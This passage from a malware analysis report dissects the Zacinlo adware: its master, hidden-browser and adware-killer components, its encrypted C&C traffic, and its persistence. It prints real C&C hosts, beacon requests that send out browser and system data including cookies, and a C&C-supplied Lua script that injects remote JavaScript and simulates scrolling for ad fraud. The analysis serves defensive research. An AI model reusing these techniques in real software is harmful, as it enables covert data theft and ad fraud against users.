Information about the visited website and browser configuration will be gathered and sent to the C&C by dynamically creating a new script element in the HTML that links to "***hxxps://cdn.optitc.com/serve***" with the following query strings added:

- ***url***: replayed value of u from the original query
- ***z0***: base64 encoded information about the website and browser configuration
- all other parameters from the original query except u and f are replayed

In our case, the script link was:

https://cdn.optitc.com/serve?url=default&z0=WyIiLDE5M jAsMTA4MCwxODk0LDY5OCwiMTEuMiByMjAyIiwyNCww LDAsImZsYXNoLGphdmEsY29va2lIiwiIiwiZmlsZTovLy9ob21lL3N1Z3VzL0Rvd25sb2Fkcy9ndWdhbF9pbmZlY3RhdC5odG1sIiwzLCJVVEY tOCIsImVuLVVTIiwxNTI0MTUxNDM4NzYyLCJNb3ppbGxhLzUuMCAoWDExOyB MaW51eCB4ODZfNjQ7IHJ2OjUyLjApIEdlY2tvLzIwMT AwMTAxIEZpcmVmb3gvNTIuMCIsIiIsIkdvb2dsZSIsIiJd&s=500%2C400%2C50%2C50

The following information is encoded in the *z0* parameter:

- screen width
- screen height

- width of the browser window
- height of the browser window
- flash version
- color depth
- whether the script is running in the topmost window
- whether orientation is available
- all the enabled browser features (e.g.: Flash, Java, cookie etc)
- the topmost browser window
- visited URL
- timezone
- character encoding of the visited site
- browser language
- current time
- user agent
- referrer of this site
- page title
- all cookies of the page

This new script contains a call to a function from the original script (***applyConfig***) to which a base64 encoded configuration JSON is passed. This JSON contains information about advertisements to be displayed and their interaction with the user. Several types of ads are handled in code:

- ***match*** – checks whether the size of the screen and browser window satisfies size requirements of the advertisements
- ***external*** – an URL is provided to which a new script element will be created and linked
- ***js_redirect*** – redirects the user to another page (the referrer field is specified from the configuration)
- ***js_chat_room*** – loads a script and an optional CSS style sheet received in the configuration
- ***popunder*** – calls a function called *popunder* on an URL specified in the configuration. This function is not implemented yet, which may hint that the script is still under development.
- ***banner*** – the main way of displaying ads. It waits for the DOM content to load, then either replaces or adds advertisements to the current page. Multiple tests can be conducted before an ad is displayed: whether a DOM element that satisfies size requirements exists; whether the src, href or className attribute of the element matches a certain regular expression; whether a certain CSS selector is matched; custom checks in JavaScript can also be dynamically specified and run from the configuration.

The JSON file contains many configuration fields, of which some of the most important ones are:

- ***ads*** – list with ad scripts to be inserted
- ***type*** – the ad type
- ***id*** – new element ID
- ***cls*** – new element class to be appended
- ***width*** – width of the new ad
- ***height*** – height of the new ad
- ***test_enabled*** – enables searching for a specific element in page, ***width*** and ***height*** are then used for matching
- ***tip_enabled*** – enables a tip by appending a new DIV element to the ad
- ***tip_text*** – text shown in the tip
- ***output*** – possible values:
    - ***1*** – display only first ad in the ads list
    - ***2*** – display only one random ad from the ads list
    - ***3*** – replace elements with ads
    - ***4*** – display all ads from the list
- ***method*** – method for inserting ads, has possible values:
    - ***1*** – add fixed element
    - ***2*** – add absolute element
    - ***3*** – replace an element in the page with ads
    - ***4*** – insert as first child of element
    - ***5*** – insert as last child of element
    - ***6*** – insert before element in parent
    - ***7*** – insert after element in parent
- ***replace_limit*** – maximum number of elements to be replaced with ads
- ***replace_method*** – possible values:
    - ***1*** – add all ads in order
    - ***2*** – all ads in random order
    - ***3*** – extend or shrink the ads list to match the number of elements found in order
    - ***4*** – same as ***3*** but randomized

    - ***5*** – extend or shrink the ads list to at most ***replace_limit*** ads in order
    - ***6*** – same as ***5*** but randomized
    - ***7,8*** – same as ***5,6*** but at most ***pick_limit*** ads
- ***align*** – horizontal align type
- ***valign*** – vertical align type
- ***x*** – horizontal alignment value
- ***y*** – vertical alignment value
- ***close_button*** – enables close button on ad
- ***close_auto*** – enables auto close for an ad in ***close_timeout*** seconds
- ***fade_enabled*** – enables fade out of an ad in ***fade_timeout*** seconds
- ***test_selector*** – checks whether an element contains some CSS styles
- ***test_offset_x*** – slack space on X axis
- ***test_offset_y*** – slack space on Y axis
- ***test_x*** – possible values: ***u,d***. Checks for a page element:
    - ***u*** :elem.width < json.width + json.test_offset_x
    - ***d*** :elem.width > json.width - json.test_offset_x
- ***test_y*** – similar to ***test_x*** for height

An example of a configuration JSON:

```
...
{
        "t": "banner",
        "n": "\u66ff\u6362 120x600",
        "id": "",
        "cls": "",
        "width": 120,
        "height": 600,
        "method": 3,
        "align": "r",
        "valign": "b",
        "x": 0,
        "y": 0,
        "close_button": false,
        "close_auto": false,
        "close_timeout": 3,
        "fade_enabled": true,
        "fade_timeout": 3,
        "test_enabled": true,
        "test_selector": "",
        "test_js": "",
        "test_x": "ud",
        "test_offset_x": 10,
        "test_y": "ud",
        "test_offset_y": 25,
        "output": 3,
        "replace_method": 6,
        "replace_limit": 2,
        "rotate_enabled": false,
        "rotate_limit": true,
        "rotate_interval": 10,
        "rotate_random": false,
        "rotate_times": 1,
        "ads": [["Google 120x600", "code", "<script async src=\"\/\/pagead2.googlesyndication.com\/
pagead\/js\/adsbygoogle.js\"><\/script>\n<!-- 1-120600 -->\n<ins class=\"adsbygoogle\"\n     style=\
"display:inline-block;width:120px;height:600px\"\n     data-ad-client=\"ca-pub-5342417538670803\"\n
data-ad-slot=\"9746813776\"><\/ins>\n<script>\n(adsbygoogle = window.adsbygoogle || []).push({});\n<\/
script>"]],
        "c": "",
        "tip_pos": "lb",
        "tip_enabled": true,
        "tip_text": "AD",
        "_id": 198712
},
...
```

```
<script async src=
    "//pagead2.googlesyndication.com/pagead/js/adsbygoogle.js">
</script>
<!-- 1-120600 -->
<ins class="adsbygoogle"
     style="display:inline-block;width:120px;height:600px"
     data-ad-client="ca-pub-5342417538670803"
     data-ad-slot="9746813776">
</ins>
<script>(adsbygoogle = window.adsbygoogle || []).push({});</script>
```

Payload - Master

The component corresponds to **svcvmx.exe** file.

The purpose of this component is to communicate with the C&C, execute the Payload – Slave components and send data through pipe to the slave. It integrates the source code of three open-source projects:

- Chromium
- Libcurl
- Crypto++

A pipe named ***SVCVMX{72CE8DB0-6EB6-4C24-92E8-A07B77A229F8}*** is created and it is used to communicate with the slave component (***vmxclient.exe***).

Different requests are made to C&C. The first request is made to receive a token which will be used in subsequent requests.

```
POST /client-api HTTP/1.1
Host: client-api.essads.com
Accept: */*
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/39.0.2171.71 Safari/537.36
Content-Length: 608
Content-Type: application/x-www-form-urlencoded

9b904e26a06f93f2eda8120d1ef13026e497fe3567a0b70268e81d79275529af625d368eb4d70a710f311e9d20e5406c5989cf03bfb589475cd45ee32
eaf39a9840378ffc30e57949d38b947d9d6fe283a375b76d5b9e8858503f55f1b43815338b4a5dec86f15ec91164005cf8bb620da318f16d6ecfc2fee
7f830daffcc65e61d6c147c59f0bd5dd4a8e65cbdc93ba00df0c1ba7329d8194829565bef52b1e9a7812748fa0781916eebdbba66df2e05a093f87635
0e5a23eebb0288c96714e95eaf1c63a800cf33261e089bc94867fa42c245fc76fa598c6ce34d3a2507bf98670c27c67348376a3644ffad352638d04db
c5824dfe9ad324a18f23d0653ad7794e011d7a54fa5cc509339fb85f98b6750c5f76afa03c42737260966134be7339868dfc53f8e6f3ac6ff73f39fec
114HTTP/1.1 200 OK
Date: Thu, 22 Feb 2018 14:51:28 GMT
Server: Apache/2.2.22 (@RELEASE@)
Access-Control-Allow-Origin: *
Access-Control-Allow-Headers: Content-Type, Access-Control-Allow-Headers, Authorization, X-Requested-With
Z_IP: 109.103.135.190
Expires: Mon, 26 Jul 1997 05:00:00 GMT
Cache-Control: no-cache
Pragma: no-cache
Vary: Accept-Encoding
Connection: close
Transfer-Encoding: chunked
Content-Type: text/javascript; charset=utf-8

65327554761e0f4520457b852ee41c13112be2f60f36d01526b53175c94051cd6d52f6d11b72c643c2641bc51783b630caf2a18693369e451ab0e88cf
62420a688e4ead61070bc8ffd571b59b2bf823ccd41c2ff5ad976b6896549dca1b3cfd10a1f982e0aff7034f425d7bc24952763f56676866be4c06fc1
6789f40295055e24e3b788511e615147d909e1cac014c550f7ace470e706ae

Decrypted request:
{"action":1,"cid":"389F6922-D8D2-4C58-9B4E-7DEA56F3DA68","client":"5C2762D084FC491990D204997DA88A4
6,,,0,0,0","data":{"browser_ver":"3.2526.1373.0","cpu_cores":1,"cpu_hz":0,"fl_ver":"22.0.0.192","m
emory":2047,"os_ver":4,"wow_64":1},"email":"","mac":"080027a7ca91","mode":0,"token":"","ver":"1.0.
1.8"}


Decrypted response:
{"code":0,"msg":"\u5904\u7406\u6210\u529f","ver":"1.0.1","data":{"token":"HXdkO899IYtAHKP9Hc9XrKvJ
Pg7LrJ9owKdC71lXIKHk6D2A"},"_":0.0348060131073}
```

Request parameters:

- ***action*** – this field indicates the request action (1 = first request, 3 = later requests)
- ***cid*** – generated GUID saved in ***%localappdata%\Microsoft\Windows Media\userdata2*** (the path may differ depending on the file version). This file in encrypted using *CryptoAPI – CryptProtectData* and decrypted using *CryptUnprotectData* when needed.
- ***client*** – formatted string which contains: generated GUID by Zacinlo component (located in registry at value ***Liveup*** from ***HKLM\SOFTWARE\Wow6432Node\Microsoft\Network\FileService***), setup time (located in registry at value ***install_time*** from ***HKLM\SOFTWARE\Wow6432Node\Microsoft\Network\FileService***), file version of the binary file from the ***windowsmanagementservice*** service, the number of ***ct.exe*** processes, the number of ***dataup.exe*** processes, „***1***" if ***svcvmx*** is in auto-run („***HKLM\Software\Microsoft\Windows\CurrentVersion\Run***") otherwise „***0***"
- ***browser_ver*** – libcef version
- ***cpu_cores*** – number of cpu cores
- ***cpu_hz*** – cpu frequency
- ***fl_ver*** – flash version
- ***memory*** – total physical memory
- ***os_ver*** – operating system version
  - ***0*** – old Windows Operating System (unsupported by this component)
  - ***1*** – Windows XP
  - ***2*** – Windows Server or XP x64

- ***3*** – Windows Vista
- ***4*** – Windows 7
- ***5*** – Windows 8
- ***6*** – Windows 8.1
- ***7*** – Windows 10
- ***8*** – a newer Windows Operating System

- ***wow_64*** – „***1***" if is running under WoW64 subsystem otherwise „*0*"
- ***email*** - unused
- ***mac*** – victim's mac address
- ***mode*** - unused
- ***token*** – always empty for first request
- ***ver*** – version of this malware component

Later requests are made to retrieve the list of websites that need to be visited.

```
POST /client-api HTTP/1.1
Host: client-api.essads.com
Accept: */*
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/39.0.2171.71 Safari/537.36
Content-Length: 368
Content-Type: application/x-www-form-urlencoded

9b904e26a06f93f2b6076edd9779209fe497fe3567a0b70268e81d79275529af625d368eb4d70a710f311e9d20e5406c5989cf03bfb589471ab0e88cf62420a6956faf22698eb7b2
40d223470d3784bfd8c9d79fe74fc524510afe9f491ebbbc947aba50d534a1e1d56313da941c456c9c25c3754e143b4e06b8bf3615bbb91a737e7af26042ed12d778bf758b9c88ce
4dfc58d46facbd883ae41a01914b9261f060ad8fb4d1677490f06e5c99af8b6a78e02767a4e8f6a6HTTP/1.1 200 OK
Date: Thu, 22 Feb 2018 14:51:28 GMT
Server: Apache/2.2.22 (@RELEASE@)
Access-Control-Allow-Origin: *
Access-Control-Allow-Headers: Content-Type, Access-Control-Allow-Headers, Authorization, X-Requested-With
Z_IP: 109.103.135.190
Expires: Mon, 26 Jul 1997 05:00:00 GMT
Cache-Control: no-cache
Pragma: no-cache
Vary: Accept-Encoding
Connection: close
Transfer-Encoding: chunked
Content-Type: text/javascript; charset=utf-8

65327554761e0f4520457b852ee41c13112be2f60f36d01526b53175c94051cd6d52f6d11b72c643c2641bc51783b630caf2a18693369e451ab0e88cf62420a665327554761e0f45
5c6c27bf29ed514a8668d3a8918290360c259732dc0ca188223c35184896cb4809640174c86fb578a4206bb0125521e0edd4892c993022fd24f72734e163d41555e6e6e2569f7179
59178ba598a1f5dd68959ddbaa8a60913e78356eff9ecfb532739ba2f3e9af90d9a8002fc075eb1cb94e45568431a20c9c87728671b74cd60a4c98a5bd48b284f5adb09ec1db4958
d96542240b658f60222abe39f96c9c40d2880a0aa61a51727b31468e1f65df42144cc3509f4e714a2021e1072cc655f34e22d03d9036198cb6995077a4af02f175fd16a01a03225f
d11c96035a0224bf92a0103f4e730898f56745cde06f3a85e6f833096c0adc4f3b1a96f0947d54ddc3835700894cb21b9496734a5caa0f9789000c2d3efc20d4134e6094b91145c7
585483976bd5915cf869ae0619b6332841d6250b3ea2548ed1fdae3cdefe0ae3e15ceddfd87a6ebf1773496324d829978cb75008f415037510127b71fc6c797e81b538c92ec28470
c40df1f2fced411b5c1c6c8254520795a0e52c9fd09ab4daefe446dd7c8322078cb75008f415037580bdf1fd78b4ebb8e57acdebaaa3de6d0b78100c012bf1105da26b25eb7deecb
4e91e5fcc9ea46f767c1ec78f3ec0b198511fdc4c4d91fd94ff035a63784f01964721f8d50ad2c3bd6a2d24cd1022551f2d68d47716a027a5225fa6676d338c512bcc4c6b8342b3f
1d5e11f864ff7c0c3906416bc96c5656ea3af8d0759da9b7cb71f61fcb4076ab32739ba2f3e9af90ee7b60ca78202f8f04862340786a527add577a519bcdb193776c8228575bc516
54f552f3d86596a77a3d918eb91e26e6dec9dde5e468c9c43a1b8abf9fa91cc2d8bd3d4fb795b88098913a014b610d849f64e9d1e28a0256912d659f090dd62cc246642e1e739792
9eca2a3507633b270bb8800d9bf80def6aafb183ddf647e9d8f0f618dcf7fed10bb8800d9bf80def9ee32e35d339e0c36dfbfba093b8723070979a8329cfe647eb048ae61beba7e7
cc6b386c2b102646ab2f3d72a7b6a6ffaeb4de370d59631ab45e3e4def1a039071115da1eadcdfe62fd2a6866910c77a54347314152120008acfd7b30cbbed587035a59113f04f55
7a3d918eb91e26e6599f84cd6bd843504cea0fa5dadc47d6707bd4c8ad5088d34355f732c74d79c06177dfe82b87be51de07da9ef3468fcc9d117eedaf5f3829008d0b9ad75fb024
6600f823e4e6c36fbf04abd3430f21c318c35cd834d6344351637f08e4ffec24419b2d57b5ce68f458ef5823b7ca07f8353b179ee77a38d7adb3c7800b414a7c61fbd651c027cb3f
9d01da11f5d63a1b8127a8b13aa5fecb33cfa8a57f5d4b52901969b94d6ef69521c63bc0b6302ae791fd656152e6223cb5f586fb52188810912d659f090dd62cd8f0f618dcf7fed1
5b5b0e4ed243d2ff703838ea3a298965db490f5dcdaff74197df8ac413e4db36bac7bf7d4e4dd035f1affdcb4bd9febaa57e944e5c97479a43159f414918e8f9cd16ff19ea97da24
e86cd0a4c822d7e77cf078a80d995401ffdfcd44579836b7cfe12100632f5dbd3fe1a247bc0e43585e86349f972c52b288abb55d5b7d48e75e6294120f5c72af48befe9cb388dfeb
e0537113a7b89b2b0a34d5d2cd8ced8f74168d49983ec4584244ab4121ef9622d38ac12ab7a47d4055be7e15e4d4806c79fa39f731e337877882810c592802353e28640a52e7a3fb
0884488b81b317cebf83a017e89bb4fa8d48b00022271dc2e3038c7956ba1ef9044438da494b1d8902eb4edba36c3608efa7487fbc604a00b716c4fc576c13d8ca934e8fefc3ff10
4e0e63315b51dd95b5471fb0560f28b8d10b8bf2b446e04e62a418ea2564b47900b417c07fb10e6a0173187b6e1c73ab72c3c307eab559723cd2b600aadd1b31d256110ad85ee714
f780f4338fa37c354db0c933d9fb5a154b977da578ceb5c1d1e82da4a4946b9c90d569a1d6520a6590d593f9df5e99c4148b708a563b2abfc118b644e4c71346b7491b4313a1baaa
112fc9b7672059b7ec24e5280c770be80e0823573f8f02790640d0b4269c8eded496192b822f6448c4a9c6a89ceb72bea444ce75bd82c0cd651b207ea4df73de3dd01853f5cbce77
bd1ed8f92705e87a6f82d62f68b4d39cdfe93518149adbdeb704123ea45625428d0e06d7bf8583283bcd59f1238389d454f187d7fef07254c62dc9281b87e465e5f57433b3e3d7a0
beae7ef2a26ef18e102f9d641a6c53e83bb24b3d5283058612e7d1a637192fa7dcd73f72ef4349c19595073376fa98347c893b0dea69072b98e67bfbf8274566c11586c03b21b99a
28fcb43e88731036f55eedbb9fc9dfcd38041eca2554b2037af946bd88c25419ab2f3d72a7b6a6ff7b88f632803a0a993c1756c4bf950fb4098b6bbfd3a91674bf78cc3b75030393
6b233999b45fab178c2c8837ccbe46f390a3f5fd05f4b6d22fd2a6866910c77ace0f24f557bc6abf5361847877458521712 8b04523221e9c44cb660595951cec3882ac233fbe8c41
2b7083a40e04e869cc9a70529526800d67eaacc461b9f1d10fcce9c5167198a6f1affdcb4bd9febacf4dd17629cdf0e06d443f4a26ae632199e9539fe2c7cfc02560f236e922e23e
8789c87b3b69830b604d62e094257d1d191ed1010dec746fe807a205e00adb5db220572b9b78fcb45de1ba3c650c73fc6b61f0cce245c12dd6bb17cb9337096167 93f1784dad69a0
340c26e9b6497b6e781307a96b4422af963eb5d1d0a4f28e3a6816a6590b855a500731ad6198be177aad2f669f4f870c4d6984c54e554ef60059e765d29fb11b92a588d231665abc
a7571e37b0eaa21de09d4922784c3705cdf5dc8f3c1a31ea907691aba7e6fb8cf1705e56ee538bc241c1509038df2d5d88580cbde7ee7ab23b6fcfd2dea95aaea3e0235c04d4d513
```

To identify the slave component, it searches for a file that has the ***Copyright*** field in the file version information set to ***Jetbrains***. If the file is found, it will be executed with the ***-starup*** command line to signal the slave to initialize its components.

Payload - Slave


The component corresponds to **vmxclient.exe** file.

This component acts as a custom hidden browser used to render webpages and advertisements in the background. It uses CEF (Chromium Embedded Framework) for webpage rendering and Lua scripts to emulate human interaction with the page by performing actions like scrolling or clicking on the rendered webpage, as well as to control browser actions dynamically: to reload the page, to go to the previous page, or even inject javascript in the page.

It gets started by the Payload – Master (***svcvmx.exe***) component with ***-starup*** argument. It is hidden from the user by being started in another desktop than the default one. The name of this desktop is "**srcvmx_desktop**".

The pipe created by the master component ("***SVCVMX{72CE8DB0-6EB6-4C24-92E8-A07B77A229F8}***") is opened and used to receive information about what webpages to visit. It binds multiple C functions to Lua with the Lua C API. Those functions will be used to dynamically control the actions of CEF from scripts received from the C&C.

Because it uses CEF to render webpages, multiple processes will be spawned, in a manner similar to how Chromium/Chrome browsers spawn many processes. There is a main process, a process used for GPU rendering, one for the Pepper Plugin API (PPAPI) used for Flash Player, and a process for every tab or, in our case, webpage rendered simultaneously.




avcpmil.exe		1,456 K	2,072 K	2584 Client Service
mscgwab.exe	45.44	29,884 K	63,056 K	2884 Windows Process Manager
mscgwab.exe		17,764 K	20,488 K	2160 Windows Process Manager
mscgwab.exe	18.99	46,968 K	252,456 K	2904 Windows Process Manager
mscgwab.exe	0.36	26,456 K	25,188 K	1808 Windows Process Manager

An example webpage is described by the following JSON received from the CnC:


```
{
    „id”: 19883831,
    „sn”: „2T77lBU6GN”,
    „name”: „pri3-1-0 video2 m1”,
    „url”: „http:\/\/www.cookie.com”,
    „mobile”: „”,
    „insertjs”: „”,
    „allowbigpic”: 1,
    „historylength”: 17,
    „needoldcookie”: 696,
    „allowflashnumber”: 100,
    „is_mobile”: 0,
    „flver”: „27.0.0.130”,
    „st”: [30, 45],
    „subpage”: „”,
    „user_agent”: „Mozilla\/5.0 (Windows NT 6.1) AppleWebKit\/537.36 (KHTML,  like Gecko)
Chrome\/42.0.2311.15 Safari\/537.36”,
    „size”: [100, 100],
    „referer”: „”,
    „click”: „”,
    „clickwhitelist”: „”,
    „customscript”: „InsertJs(\”<script type=\\\”text\/javascript\\\” src=\\\”\/\/www.eereader.
com\/ads6.js\\\”><\/script>\”)\nfunction RandScroll(id)\n  SendMouseMoveBrowser(id);\n  local count
= RandInt(1, 1);\n  Sleep(RandInt(1, 1));\n  for i = count, 1, -1 do\n    SendMouseWheel(-500,
id);\n\tSleep(RandInt(2, 5));\n  end\nend\n\nfunction Main()\n  OpenUrl(\”http:\/\/www.
riverfallsjournal.com\/sports\/college\/4169585-falcons-open-final-season-karges-wins\”);\n
Sleep(RandInt(10, 11));\n  local id=TopWindowId();\n  RandScroll(id);\n  Sleep(RandInt(20, 21));\n
RandScroll(id);\n  Sleep(RandInt(20, 21));\nend\n\nMain();”,
    „priority”: 0
}
```


And the following data is sent on the pipe and received by the slave component:



A new browser window is created with the desired configurations such as user agent, flash version and size. The Lua script present in the ***customscript*** field of the JSON is then executed using the Lua interpreter. An example of such a Lua script is:

```
InsertJs(„<script type=\”text/javascript\” src=\”//www.eereader.com/ads6.js\”></script>”)
function RandScroll(id)
  SendMouseMoveBrowser(id);
  local count = RandInt(1, 1);
  Sleep(RandInt(1, 1));
  for i = count, 1, -1 do
    SendMouseWheel(-500, id);
    Sleep(RandInt(2, 5));
  end
end

function Main()
  OpenUrl(„http://www.riverfallsjournal.com/sports/college/4169585-falcons-open-final-season-karges-wins”);
  Sleep(RandInt(10, 11));
  local id=TopWindowId();
  RandScroll(id);
  Sleep(RandInt(20, 21));
  RandScroll(id);
```

```
    Sleep(RandInt(20, 21));
end

Main();
```

The ***InsertJs, SendMouseMoveBrowser, SendMouseWheel, RandInt, OpenUrl, TopWindowId*** and ***Sleep*** functions are implemented natively and bound to Lua. The code above opens a URL and inserts a javascript in it. It waits 10 or 11 seconds then scrolls the page downwards every 20-25 seconds a couple of times. The javascript inserted displays a video ad.

Scrolling is implemented in all scripts we received from the C&C. Other scripts did not insert a javascript; instead they opened a URL with or without a referrer. Those that don't inject javascript usually point to an ad server such as ***http://www.feisearch.com/to.php*** or ***http://www.searchingnetwork.com/to.php,*** while the ones that do inject javascript in the page usually lead to legitimate websites.


The following functions are bound to Lua and can be used from the received scripts to control actions in the browser:

- ***Reload, Stop, Back, Forward –*** navigate through already-visited webpages
- ***RandInt*** – return a random integer between two numbers
- ***Debug*** – display a message for debugging purposes
- ***InsertJs*** – insert the specified javascript in the browser
- ***SleepMS, Sleep –*** sleep for a number of milliseconds or seconds
- ***CurrentURL*** – returns the current URL
- ***SetCurrentDeviceHeightWithBar, SetCurrentDeviceHeightDValue –*** used to change the size of the window
- ***SendMouseClickAndMoveBrowserJs, SendMouseClickAndTouchJs, SendMouseClickAndMoveJs, SendMouseClickCenterJs, SendMouseClickJs, SendMouseMoveJs, SendMouseMove, SendMouseWheel, SendMouseMoveRect, SendMouseClickRect, SendMouseClick, SendMouseMoveBrowser, TouchScroll*** – used to mimic mouse motion, scrolling and clicking
- ***InputString*** – mimic keyboard presses to input a string
- ***ExecuteScriptAndReturnValue, ExecuteScript*** – used to execute javascript
- ***TopWindowId –*** used to retrieve a handle to the top window of the browser
- ***OpenString, OpenUrl, OpenUrlWithReferer*** – used to navigate to an URL. The ***OpenString*** function can be used to inject JavaScript when loading a page.

The attacker can leverage those functions to perform any action on a website inside the custom browser.

Some of the pages are visited while impersonating a mobile device by changing the size and user agent parameters in the received JSON. For example, it uses the following user agent: "***Mozilla/5.0 (iPhone; CPU iPhone OS 10_2 like Mac OS X) AppleWebKit/602.1.50 (KHTML, like Gecko) CriOS/55.0.2883.79 Mobile/14C5077b Safari/602.1***" to make it appear that an iPhone is visiting the webpage.

We were able to make the browser window visible and monitor its actions on the page. However, all of the video ads it was trying to display were no longer available.



Trying to display a missing video ad on a webpage. Screenshot taken after the page was scrolled by the malware.

Adware Killer

The component corresponds to **winscr.exe** file.

This component integrates the source code of two different open-source projects:

- Qt
- Zlib

The goal of this component is to:

- terminate and remove the files of the running processes, services and auto-run files that it receives as either file name list or MD5 hash list
- take screenshots of the victim's desktop and send them to the C&C
- report back to the C&C the file paths of applications set to run automatically at Windows starup and service list, depending on the received file name list.

To run, it needs ***-starup*** parameter. It starts by creating ***{A4974F22-4BC8-45FA-BBC4-F1CF43265422}*** mutex. Several requests to the same C&C are made using API, each of them having specific functionality.

The first request is made to receive a list of MD5 hashes. These hashes belongs to all kinds of adware files and it seems no particular adware family is targeted. For every binary file of the running processes, a MD5 hash is computed and compared against the received list. In case of a match, the corresponding process will be killed and the corresponding files will be deleted.

The purpose of the second request is to receive a list of file names categorized in two groups: „***autostart***" and „***serviceexists***". Autostart category list will be used to delete those file names that match this list from the registry entries path

HKLM\Software\Microsoft\Windows\CurrentVersion\Run and *HKCU\Software\Microsoft\Windows\CurrentVersion\Run* and services which are marked as autostart. The „service exists" category will be used to delete those existing services whose file names are in this file names list.

```
55451716157e920eGET /api/qzki HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/53.0.2785.143 Safari/537.36
Accept: */*
Connection: keep-alive
Accept-Language: zh-CN
Content-Type: image/jpeg
Accept-Encoding: gzip, deflate
